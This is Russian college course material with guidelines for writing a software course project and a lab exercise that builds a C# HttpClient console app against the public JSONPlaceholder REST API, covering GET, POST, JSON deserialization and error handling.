


Рисунок 4.2 – Оформление абзацев для основного текста курсового проекта

- **ИСПОЛЬЗОВАНИЕ В ТЕКСТЕ МАРКЕРА «ТОЧКА» ЗАПРЕЩЕНО! ИСПОЛЬЗУЕМ ТОЛЬКО – !!!**

## Введение

Во введении обосновывается актуальность выбранной темы исследования; отражаются цель, задачи, объект, предмет, теоретическая и практическая значимость исследования.

Объем 1,5 стр.

**Актуальность курсовой работы** выражается, с одной стороны, в своевременности и значимости разрешения проблемной ситуации, в необходимости получения нового полезного результата для объекта курсовой работы, с другой стороны, в недостаточной изученности отдельных аспектов проблемы (предполагается, что именно эти аспекты проблемы будут решены студентом в курсовой работе).

**Актуальность и важность темы работы** - *ответ на вопрос, почему Вы считаете эту тему достойной внимания.* Здесь неплохо сослаться на современную ситуацию в области курсовой работы, влияния ее разработки и решения поставленных задач на состояние рассматриваемого вопроса, а также показать, сколь важен Ваш объект курсовой работы для будущего совершенствования экономической, технологической, социальной, хозяйственной или иной сферы деятельности государства или организации.

**Цель курсовой работы** – это планируемый конечный результат курсовой работы. Цель работы должна **объединить и концентрировано выразить основной смысл и направления решения** рассматриваемой проблемы и предмета курсовой работы в их взаимосвязи. Цель ориентирует на конечный теоретико-познавательный или практически-прикладной результат курсовой работы.

**Задачи курсовой работы** формируют вопросы, на которые должен быть получен ответ для реализации целей курсовой работы, то есть цель курсовой работы логически диктует структуру его задач – теоретических и практических. Задачи курсовой работы образуют **взаимосвязанные цепочки, в которых каждая предыдущая поставленная задача служит средством решения последующих задач**, они должны соотноситься с планом работы, целевым заданием на выполнение курсовой работы (проекта) и ее содержанием.

При формулировке **цели и задач** курсовой работы рекомендуется использовать следующие термины: **проанализировать, выявить, выработать, дополнить, обобщить, обосновать, описать, определить, оценить, охарактеризовать, подтвердить, подготовить, показать, проверить, построить, развить, разработать, раскрыть, совершенствовать, систематизировать, создать, сравнить, уточнить, сформулировать и т.д.**

Не допустимо использовать термин «**изучить**», изучать нужно в процессе теоретического обучения, а в курсовой работе необходимо

полученные знания, умения и практические навыки использовать для решения конкретной задачи, сформулированной в теме курсовой работы (проекта).

**Объект курсовой работы** - это то, на что направлен процесс познания. Под объектом курсовой работы понимается избранный элемент реальности, который обладает четкими границами, относительной автономностью существования по отношению к окружающей среде. **Объект курсовой работы – процесс, явление, деятельность, категория, понятие**, которое рассматривается в работе. Объектом курсовой работы является область, которая включает в себя тему курсовой работы (проекта), но в более широком смысле.

**Предмет курсовой работы** - это наиболее значимые с теоретической или практической точки зрения свойства, стороны, особенности объекта, которые подлежат непосредственному анализу и систематизации. Предмет курсовой работы – это отношения, складывающиеся в границах объекта курсовой работы. Иначе говоря, **предмет курсовой работы – это часть объекта курсовой работы**, которую мы вычленим из объекта для более детального рассмотрения, обобщения и развития в курсовой работе (проекте). Таким образом, предмет курсовой работы более узок, нежели объект. **Предметом курсовой работы может быть слегка переформулированная тема курсовой работы**, если касается узкого направления.

Теоретическая и практическая значимость исследования – это важные аспекты, которые демонстрируют ценность и применение результатов работы.

## **Раздел 1. Теоретическая часть**

### **1.1. Анализ предметной области**

Объём до 1 стр. Описание предметной области

### **1.2. Постановка задачи**

Объём до 0,5 стр.

Что такое постановка задачи?

Какова цель создания программы?

Для кого создаётся программа?

### **1.3. Обоснование выбора средств разработки**

Объём до 1.5 стр.

Описание используемого ПО при работе над курсовым проектом.

## Раздел 2. Практическая часть

## 2.1. Проектирование ER-диаграммы

Объём до 1 стр.

ER-диаграмма (Entity-Relationship diagram, диаграмма «сущность–связь»)  
– это графическая схема, которая визуализирует структуру базы данных, отображая сущности (объекты, данные), их атрибуты (характеристики) и связи (взаимоотношения) между ними. Она служит инструментом для проектирования баз данных, позволяя разработчикам и аналитикам понять и спланировать, как данные будут организованы и взаимодействовать в системе.

*Необходимо спроектировать ER-диаграмму для информационной системы по заданной теме. Обязательна 3 нормальная форма с обеспечением ссылочной целостности. При разработке диаграммы обратите внимание на согласованную осмысленную схему именования, создайте необходимые первичные и внешние ключи. ER - диаграмма должна содержать таблицы, связи между ними, атрибуты и ключи (типами данных на данном этапе можно пренебречь).*

### РАЗРАБОТКА ДИАГРАММЫ В MS. VISIO (или в Рамус, Draw.io),

**пример:**





Рисунок 2.1 – ER-диаграмма базы данных \_\_\_\_\_ (прописать предметную область из темы КР)

Создайте базу данных (таблицы) на основании разработанной ER-диаграммы, используя платформу Visual Studio C# WinForm



БД .mdf (или подключаем БД из SQL SERVER) . И проектируются запросы (как минимум 2 запроса в курсовой).

### **(СМ. ИНФОРМАЦИОННЫЕ ВИДЕО-ПОМОЩЬ)**

#### 2.2. Анализ требований и определение спецификаций программы

Объём до +/- 4 стр.

Описание анализа требований и определение спецификаций программы при работе над курсовым проектом. **РАЗРАБОТКА ДИАГРАММ МОЖЕТ ОСУЩЕСТВЛЯТЬСЯ В ТОЙ ПРОГРАММЕ, КОТОРАЯ ВАМ БЛИЖЕ (или VISIO, или Рамус, или DRAW.io в браузере) СМ. ПАПКУ ПРИМЕРЫ ДИАГРАММ!**

**В данном разделе происходит построение диаграмм функционирования программы в различных нотациях, а именно:**

**Диаграммы в нотации IDEF0.** Эти диаграммы иллюстрируют потоки данных в системе.

- Контекстная диаграмма: Представляет систему в целом и ее взаимодействие с внешним миром.
- Диаграммы декомпозиции: Показывают, как система разбивается на более мелкие подсистемы и процессы.

#### **Диаграмма в нотации DFD:**

##### **Основные элементы DFD:**

- Внешние сущности (External References): Объекты, находящиеся вне системы, которые взаимодействуют с ней, являясь источником или получателем данных (например, клиент, поставщик).
- Процессы (Activities): Работы, выполняющие преобразование входящих данных в исходящие.
- Хранилища данных (Data Store): Места, где данные сохраняются и к которым обращаются процессы.
- Потоки данных (Arrows): Стрелки, указывающие на направление

движения данных между элементами диаграммы.

**Диаграммы в нотации UML.** Эти диаграммы используются для описания поведения и структуры системы.

- Диаграмма вариантов использования: Показывают, как пользователи (актеры) взаимодействуют с системой.
- Диаграмма классов: Описывают структуру системы, ее объекты и связи между ними.
- Диаграмма последовательности: Демонстрируют последовательность взаимодействий объектов во времени.
- Диаграмма состояний: Показывают, как объекты меняют свое состояние в зависимости от событий.

**ВСЕ РИСУНКИ НУМЕРУЕМ ТАК (пример):**




Рисунок 2.1 – Контекстная диаграмма в нотации IDEF0

**Где 2 – номер главы, 1 – номер рисунка!**

**Если Вы добавляете в свои главы таблицы, то нумерация следующая**

**Таблица 2.1 – История развития ....**

| № | Продукт | Всего в руб. |
|---|---------|--------------|
|   |         |              |
|   |         |              |
|   |         |              |
|   |         |              |



При переносе таблицы на новую страницу:

## Продолжение таблицы 2.1

| № | Продукт | Всего в руб. |
|---|---------|--------------|
|   |         |              |
|   |         |              |
|   |         |              |

### 2.3. Руководство пользователя

Объём до 5 стр.

Руководство пользователя с приведением скриншотов и описанием каждой формы программы.

Для выполнения данного раздела рекомендуется создать в базе данных таблицу "Пользователи". Если такая таблица уже существует, необходимо внести некоторые изменения для реализации дальнейшего функционала приложения.

Разработайте форму для авторизации зарегистрированных пользователей с ролями "Администратор" и "Пользователь". Форма должна содержать поля текстовые поля логин, пароль и кнопку "Войти". Поля "Логин" и "Пароль" должны быть обязательными для заполнения. При неверно введенных данных, пользователь должен получить сообщение об ошибке "Вы ввели неверный логин или пароль. Пожалуйста проверьте ещё раз введенные данные".

После успешной авторизации пользователь должен получить сообщение "Вы успешно авторизовались". При аутентификации связка «логин/пароль» должна совпадать с одной из записей в таблице "Пользователи". (СМ.

**ИНФОРМАЦИОННЫЕ ВИДЕО-ПОМОЩЬ)**

## **Заключение**

Заключение содержит выводы, подтверждающие или опровергающие первоначальные предположения (гипотезы), перспективы дальнейшего изучения проблемы, связь с практикой, анализ реализации целей и задач исследования. **Задачи, указанные в прошедшем времени (разработаны, спроектированы и т.д.)!**

Объём 0,5 стр.

## **Список использованных источников**

Список используемых источников должен содержать перечень всех используемых автором нормативных документов, монографий, учебных и учебно-методических пособий, статей и интернет-источников, которые должны быть изложены в следующем порядке:

- Федеральные законы (в очередности от последнего года принятия к предыдущим);
- указы Президента Российской Федерации (в очередности от последнего года принятия к предыдущим);
- постановления Правительства Российской Федерации (в очередности от последнего года принятия к предыдущим);
- иные нормативные правовые акты;
- иные официальные материалы (резолуции-рекомендации международных организаций и конференций, официальные доклады, официальные отчеты и др.);
- монографии, учебники, учебные пособия (в алфавитном порядке);
- иностранная литература;
- интернет-ресурсы.

**!!!!!!!!!!!!ГОД ИЗДАНИЯ КНИГИ НЕ БОЛЕЕ 5 ЛЕТ (2022-2026 ГГ.)!!!!!!**

**Первый основной источник берется из задания:** 1. Абрамов, Г. В. Проектирование и разработка информационных систем: учебное пособие для СПО / Г. В. Абрамов, И. Е. Медведкова, Л. А. Коробова. - 2-е изд. - Саратов: Профобразование, 2024. - 169 с. - ISBN 978-5-4488-2259-9.

### **ЦИТИРОВАНИЕ ИЗ КНИГ, ПРИМЕР:**

Как отмечают в своей работе Кузьминов и Юдкевич, «у выпускников, которые остаются работать в вузе, фактически нет выхода на рынок труда — и, следовательно, нет доступа к механизмам внешней экспертной оценки полученного ими образования и компетенций, а у вузов соответственно нет стимулов к выпуску конкурентоспособных специалистов для академической сферы» [1, с. 143].

## **Список использованных источников**

**!!!!книга на первой позиции, указывая на номер книги**

1. Кузьминов Я.И., Юдкевич М.М. Университеты в России и Америке: различия академических конвенций // Вопросы образования, 2022, №4, С. 141-158.

Листинг программы

//Здесь шрифт листинга Times New Roman 12!!!

Методические указания по выполнению курсовой работы (далее Методические указания) составлены в соответствии с ФГОС СПО по специальности 09.02.11 Разработка и управление программным обеспечением и рабочей программой профессионального модуля ПМ.02 Разработка и интеграция модулей программного обеспечения.

Методические указания по выполнению курсовой работы разработаны:

1. Безпалько Е.Л-А., преподавателем колледжа СКФУ

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

## **МЕТОДИЧЕСКИЕ УКАЗАНИЯ**

**для практических занятий**

**ПМ. 02 Разработка и интеграция модулей программного обеспечения**

**МДК.02.02 Осуществление интеграции программных модулей**

Специальность    09.02.11 Разработка и управление программным обеспечением

Форма обучения    очная

Ставрополь

### Пояснительная записка

Данные методические указания предназначены для организации и проведения практических занятий по программе междисциплинарного курса МДК.02.02 Осуществление интеграции программных модулей, входящего в состав профессионального модуля ПМ. 02 Разработка и интеграция модулей программного обеспечения по специальности СПО 09.02.11 Разработка и управление программным обеспечением. Целью практических занятий является закрепление теоретических знаний и приобретения необходимых практических умений

В результате изучения МДК.02.02 Осуществление интеграции программных модулей обучающийся должен **уметь:**

- использовать выбранную систему контроля версий;
- использовать методы для получения кода с заданной функциональностью и степенью качества;

*должен знать:*

- модели процесса разработки программного обеспечения;
- основные принципы процесса разработки программного обеспечения;
- основные подходы к интегрированию программных модулей;
- основы верификации и аттестации программного обеспечения.



## Раздел 2 Осуществление интеграции программных модулей

### Тема 2.1. Основы интеграции программных модулей

#### Практическая работа №1. Создание клиентского приложения для работы с публичным API

##### 1. Цель работы

Научиться создавать консольное клиентское приложение на C#, которое взаимодействует с публичным REST API: выполнять HTTP-запросы (GET, POST), обрабатывать JSON-ответы, десериализовать данные в объекты C# и корректно обрабатывать ошибки.

##### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows (средней производительности).
- Visual Studio Community 2022 (с компонентом «Разработка классических приложений .NET»).
- Доступ в интернет (для обращения к публичному API).

##### 3. Ход работы

###### 3.1. Теоретическая часть (повторение)

**REST API** — это архитектурный стиль взаимодействия компонентов распределённого приложения в сети. В основе REST лежит протокол HTTP. Основные HTTP-методы, используемые при работе с API:

- **GET** — получение данных (например, списка пользователей).
- **POST** — создание нового ресурса (например, добавление пользователя).
- **PUT / PATCH** — обновление существующего ресурса.
- **DELETE** — удаление ресурса.

**JSON (JavaScript Object Notation)** — самый популярный формат обмена данными в REST API.

В C# для отправки HTTP-запросов используется класс **HttpClient** из пространства имён **System.Net.Http**. Для работы с JSON рекомендуется использовать встроенный в .NET пакет **System.Text.Json**.

###### 3.2. Подготовка рабочего места

1. Запустите Visual Studio 2022 через меню **Пуск** → **Visual Studio 2022**.
2. На стартовом экране выберите **Создать новый проект**.
3. В окне выбора шаблона найдите **Консольное приложение (Console App)** для C#. Убедитесь, что выбран .NET 6.0 или .NET 8.0 (LTS).
4. Нажмите **Далее**.
5. В поле **Имя проекта** введите **ApiClient\_Фамилия** (например, **ApiClient\_Ivanov**).
6. Укажите **Расположение**: нажмите **Обзор** и выберите папку на рабочем столе, например **PR1\_Фамилия** (папку нужно создать заранее).
7. Нажмите **Далее**.
8. В окне **Дополнительные сведения** выберите **.NET 8.0 (долгосрочная поддержка)** и оставьте флажок **Не использовать инструкции верхнего уровня** снятым (мы будем использовать инструкции верхнего уровня для простоты).
9. Нажмите **Создать**.

*Рисунок 1. Создание нового консольного приложения*

Visual Studio создаст проект с файлом **Program.cs**, содержащим минимальный код.

###### 3.3. Знакомство с API, который будем использовать

Мы будем работать с бесплатным тестовым API **JSONPlaceholder** (<https://jsonplaceholder.typicode.com/>). Это очень популярный сервис для тестирования и прототипирования, он не требует аутентификации и всегда доступен.

Откройте браузер и перейдите по адресу:

<https://jsonplaceholder.typicode.com/posts/1>

Вы должны увидеть JSON-объект, представляющий собой тестовую запись (post):

```
json
{
 "userId": 1,
 "id": 1,
 "title": "sunt aut facere repellat provident occaecati excepturi optio reprehenderit",
 "body": "quia et suscipit\nsuscipit recusandae consequuntur expedita et cum..."
}
```

Наше приложение будет получать список записей, добавлять новую запись и обрабатывать возможные ошибки.

### 3.4. Настройка HttpClient

1. Откройте файл Program.cs (если он ещё не открыт).
2. Добавьте необходимые пространства имён в начало файла:

```
csharp
using System;
using System.Net.Http;
using System.Net.Http.Headers;
using System.Net.Http.Json;
using System.Text.Json;
using System.Threading.Tasks;
using System.Collections.Generic;
```

3. В методе Main (или в инструкциях верхнего уровня) создайте экземпляр HttpClient. Рекомендуется использовать один экземпляр на всё время работы приложения. Мы также зададим базовый адрес и заголовки по умолчанию.

Замените содержимое Program.cs следующим кодом:

```
csharp
using System;
using System.Net.Http;
using System.Net.Http.Headers;
using System.Net.Http.Json;
using System.Text.Json;
using System.Threading.Tasks;
using System.Collections.Generic;

// Создаём HttpClient с базовым адресом
using HttpClient client = new();
client.BaseAddress = new Uri("https://jsonplaceholder.typicode.com");
client.DefaultRequestHeaders.Accept.Clear();
client.DefaultRequestHeaders.Accept.Add(
 new MediaTypeWithQualityHeaderValue("application/json"));

Console.WriteLine("Клиент для работы с JSONPlaceholder API запущен.");

// Здесь будет вызов наших методов
await GetPostsAsync(client);
// await CreatePostAsync(client); // раскомментируем позже

// Метод для получения списка записей
static async Task GetPostsAsync(HttpClient client)
{

```

```

Console.WriteLine("\n--- Запрос GET /posts ---");
try
{
 // Отправляем GET-запрос и получаем ответ в виде строки
 string responseBody = await client.GetStringAsync("posts");

 // Выводим первые 500 символов ответа, чтобы не засорять консоль
 Console.WriteLine("Получен ответ (первые 500 символов):");
 Console.WriteLine(responseBody.Substring(0, Math.Min(500,
responseBody.Length)) + "...");
}
catch (HttpRequestException ex)
{
 Console.WriteLine($"Ошибка HTTP-запроса: {ex.Message}");
}
}
4. Запустите приложение (нажмите F5). Вы должны увидеть вывод фрагмента
JSON-ответа.

```

*\*Рисунок 2. Вывод GET-запроса в консоли\**

### 3.5. Десериализация JSON в объекты C#

Получать JSON в виде строки неудобно. Гораздо лучше преобразовать его в строго типизированные объекты C#. Для этого создадим класс, соответствующий структуре данных .

1. Добавьте в проект новый класс: правый клик на проекте в **Обозревателе решений** → **Добавить** → **Класс...**

2. Назовите класс Post.cs.

3. Замените содержимое файла следующим кодом:

```

csharp
using System.Text.Json.Serialization;

public class Post
{
 [JsonPropertyName("userId")]
 public int UserId { get; set; }

 [JsonPropertyName("id")]
 public int Id { get; set; }

 [JsonPropertyName("title")]
 public string Title { get; set; }

 [JsonPropertyName("body")]
 public string Body { get; set; }

 public override string ToString()
 {
 return $"[{Id}] {Title}\n Автор: {UserId}\n {Body}\n";
 }
}

```

**Пояснение:** атрибут [JsonPropertyName] указывает, как имя свойства в JSON (например, "userId") соответствует имени свойства в нашем классе (UserId) .

### 3.6. Получение и десериализация списка объектов

Теперь модифицируем метод `GetPostsAsync`, чтобы он возвращал список объектов `Post`.

1. Замените метод `GetPostsAsync` в `Program.cs` на следующий:

```
csharp
static async Task GetPostsAsync(HttpClient client)
{
 Console.WriteLine("\n--- Запрос GET /posts с десериализацией ---");
 try
 {
 // Отправляем GET-запрос и сразу десериализуем ответ в List<Post>
 var posts = await client.GetFromJsonAsync<List<Post>>("posts");

 if (posts != null && posts.Count > 0)
 {
 Console.WriteLine($"Получено {posts.Count} записей. Покажем первые 3:");
 for (int i = 0; i < Math.Min(3, posts.Count); i++)
 {
 Console.WriteLine(posts[i]);
 }
 }
 else
 {
 Console.WriteLine("Не удалось получить записи или список пуст.");
 }
 }
 catch (HttpRequestException ex)
 {
 Console.WriteLine($"Ошибка HTTP-запроса: {ex.Message}");
 }
 catch (JsonException ex)
 {
 Console.WriteLine($"Ошибка десериализации JSON: {ex.Message}");
 }
}
```

**Метод** `GetFromJsonAsync<T>` — это удобный метод расширения из пространства имён `System.Net.Http.Json`. Он автоматически выполняет GET-запрос и десериализует ответ в указанный тип .

2. Запустите приложение (F5). Убедитесь, что первые три записи выводятся в читаемом формате (благодаря переопределённому методу `ToString()`).

*Рисунок 3. Вывод десериализованных объектов Post*

### 3.7. Отправка POST-запроса для создания нового ресурса

Теперь научимся отправлять данные на сервер. Мы создадим новый объект `Post` на стороне клиента и отправим его на сервер в формате JSON. Сервер должен вернуть созданный объект (с присвоенным ID) .

1. Добавьте новый метод `CreatePostAsync` после метода `GetPostsAsync`:

```
csharp
static async Task CreatePostAsync(HttpClient client)
{
 Console.WriteLine("\n--- Запрос POST /posts ---");
 try
 {
 // Создаём новый объект Post (ID не указываем, сервер сгенерирует сам)
```

```

var newPost = new Post
{
 UserId = 101,
 Title = "Мой новый пост",
 Body = "Это текст моего нового поста, созданного через C# HttpClient."
};

// Отправляем POST-запрос с сериализацией объекта в JSON
var response = await client.PostAsJsonAsync("posts", newPost);

// Проверяем, что статус ответа успешный (200-299)
response.EnsureSuccessStatusCode();

// Десериализуем ответ (сервер обычно возвращает созданный объект)
var createdPost = await response.Content.ReadFromJsonAsync<Post>();

Console.WriteLine("Новый пост успешно создан!");
Console.WriteLine(createdPost);
}
catch (HttpRequestException ex)
{
 Console.WriteLine($"Ошибка HTTP-запроса: {ex.Message}");
 if (ex.StatusCode != null)
 {
 Console.WriteLine($"Код статуса: {ex.StatusCode}");
 }
}
catch (JsonException ex)
{
 Console.WriteLine($"Ошибка работы с JSON: {ex.Message}");
}
}

```

2. В методе Main (в инструкциях верхнего уровня) раскомментируйте вызов CreatePostAsync. Код должен выглядеть так:

```

csharp
// Создаём HttpClient с базовым адресом
using HttpClient client = new();
client.BaseAddress = new Uri("https://jsonplaceholder.typicode.com");
client.DefaultRequestHeaders.Accept.Clear();
client.DefaultRequestHeaders.Accept.Add(
 new MediaTypeWithQualityHeaderValue("application/json"));

```

```

Console.WriteLine("Клиент для работы с JSONPlaceholder API запущен.");

```

```

await GetPostsAsync(client);
await CreatePostAsync(client);

```

3. Запустите приложение. Вы должны увидеть, что сначала выведутся первые три поста, а затем информация о созданном новом посте (ему будет присвоен ID, например, 101).

\*Рисунок 4. Результат POST-запроса и создания нового поста\*

**Пояснение:** Метод `PostAsJsonAsync` автоматически сериализует объект `newPost` в JSON, устанавливает заголовок `Content-Type: application/json` и отправляет запрос. Сервер `JSONPlaceholder` имитирует создание ресурса и возвращает его с `ID = 101`.

### 3.8. Обработка ошибок и тайм-аутов

Надёжное приложение должно корректно обрабатывать ситуации, когда сервер недоступен или возвращает ошибку.

1. Добавим метод, который намеренно вызовет ошибку (запрос к несуществующему ресурсу):

```
csharp
static async Task TestErrorHandlingAsync(HttpClient client)
{
 Console.WriteLine("\n--- Тест обработки ошибок (запрос к несуществующему ресурсу) ---");
 try
 {
 // Пытаемся получить пост с заведомо несуществующим ID
 var post = await client.GetFromJsonAsync<Post>("posts/9999");
 if (post != null)
 {
 Console.WriteLine("Пост найден:");
 Console.WriteLine(post);
 }
 else
 {
 Console.WriteLine("Пост не найден (ответ null)");
 }
 }
 catch (HttpRequestException ex) when (ex.StatusCode ==
System.Net.HttpStatusCode.NotFound)
 {
 Console.WriteLine("Ресурс не найден (404). Это ожидаемая ошибка.");
 }
 catch (HttpRequestException ex)
 {
 Console.WriteLine($"Другая HTTP-ошибка: {ex.Message}, статус:
{ex.StatusCode}");
 }
}
```

2. Добавьте вызов `await TestErrorHandlingAsync(client);` в основную программу (после `CreatePostAsync`).

3. Запустите приложение. Вы должны увидеть сообщение о том, что ресурс не найден (404), обработанное через фильтр исключений.

*Рисунок 5. Обработка ошибки 404 Not Found*

### 3.9. Рефакторинг: вынос логики в отдельный сервис

Хорошим тоном является выделение логики работы с API в отдельный класс-сервис. Это упрощает поддержку и тестирование.

1. Добавьте в проект новый класс с именем `PostsService.cs`.

2. Замените его содержимое следующим кодом:

```
csharp
using System;
using System.Collections.Generic;
using System.Net.Http;
```

```

using System.Net.Http.Json;
using System.Text.Json;
using System.Threading.Tasks;

public class PostsService
{
 private readonly HttpClient _client;

 // Конструктор принимает настроенный HttpClient
 public PostsService(HttpClient client)
 {
 _client = client ?? throw new ArgumentNullException(nameof(client));
 }

 public async Task<List<Post>> GetAllPostsAsync()
 {
 try
 {
 return await _client.GetFromJsonAsync<List<Post>>("posts") ?? new
List<Post>();
 }
 catch (HttpRequestException ex)
 {
 Console.WriteLine($"Ошибка при получении постов: {ex.Message}");
 return new List<Post>();
 }
 }

 public async Task<Post> GetPostByIdAsync(int id)
 {
 try
 {
 return await _client.GetFromJsonAsync<Post>($"posts/{id}");
 }
 catch (HttpRequestException ex) when (ex.StatusCode ==
System.Net.HttpStatusCode.NotFound)
 {
 Console.WriteLine($"Пост с ID {id} не найден.");
 return null;
 }
 }

 public async Task<Post> CreatePostAsync(Post newPost)
 {
 try
 {
 var response = await _client.PostAsJsonAsync("posts", newPost);
 response.EnsureSuccessStatusCode();
 return await response.Content.ReadFromJsonAsync<Post>();
 }
 catch (HttpRequestException ex)
 {

```

```

 Console.WriteLine($"Ошибка при создании поста: {ex.Message}");
 return null;
 }
}

```

3. Теперь упростим Program.cs, используя созданный сервис:

```

csharp
using System;
using System.Net.Http;
using System.Net.Http.Headers;
using System.Threading.Tasks;

// Настройка HttpClient
using HttpClient client = new();
client.BaseAddress = new Uri("https://jsonplaceholder.typicode.com");
client.DefaultRequestHeaders.Accept.Clear();
client.DefaultRequestHeaders.Accept.Add(
 new MediaTypeWithQualityHeaderValue("application/json"));

// Создание сервиса
var postsService = new PostsService(client);

```

```

Console.WriteLine("=== Демонстрация работы с PostsService ===\n");

```

```

// Получение всех постов (первые 3)
var allPosts = await postsService.GetAllPostsAsync();
Console.WriteLine($"Всего постов: {allPosts.Count}");
for (int i = 0; i < Math.Min(3, allPosts.Count); i++)
{
 Console.WriteLine(allPosts[i]);
}

```

```

// Получение поста по ID
var post1 = await postsService.GetPostByIdAsync(1);
Console.WriteLine($"Пост с ID=1: {post1?.Title}");

```

```

// Создание нового поста
var newPost = new Post
{
 UserId = 999,
 Title = "Создано через PostsService",
 Body = "Тело сообщения"
};
var created = await postsService.CreatePostAsync(newPost);
Console.WriteLine($"Создан новый пост с ID={created?.Id}");

```

```

// Тест ошибки
var notFound = await postsService.GetPostByIdAsync(99999);

```

### 3.10. Задание для самостоятельной работы (на оставшееся время)

1. **GET-запрос с параметрами.** Изучите документацию JSONPlaceholder: <https://jsonplaceholder.typicode.com/posts?userId=1> возвращает посты только от пользователя с ID=1. Реализуйте в PostsService метод `GetPostsByUserIdAsync(int`



userId), который принимает ID пользователя и возвращает отфильтрованные посты. Используйте GetFromJsonAsync с передачей строки запроса (можно через интерполяцию строк: \$"posts?userId={userId}").

2. **PUT-запрос (обновление).** Реализуйте метод UpdatePostAsync(int id, Post updatedPost), который отправляет PUT-запрос на posts/{id} с обновлённым объектом. Используйте метод PutAsJsonAsync.

3. **DELETE-запрос.** Реализуйте метод DeletePostAsync(int id), который отправляет DELETE-запрос на posts/{id}. Проверьте статус ответа (должен быть 200 OK).

4. **Обработка тайм-аута.** Установите свойство Timeout у HttpClient (например, 1 миллисекунда) и попробуйте выполнить запрос. Обработайте исключение TaskCanceledException (оно возникает при тайм-ауте).

#### 4. Требования к отчёту

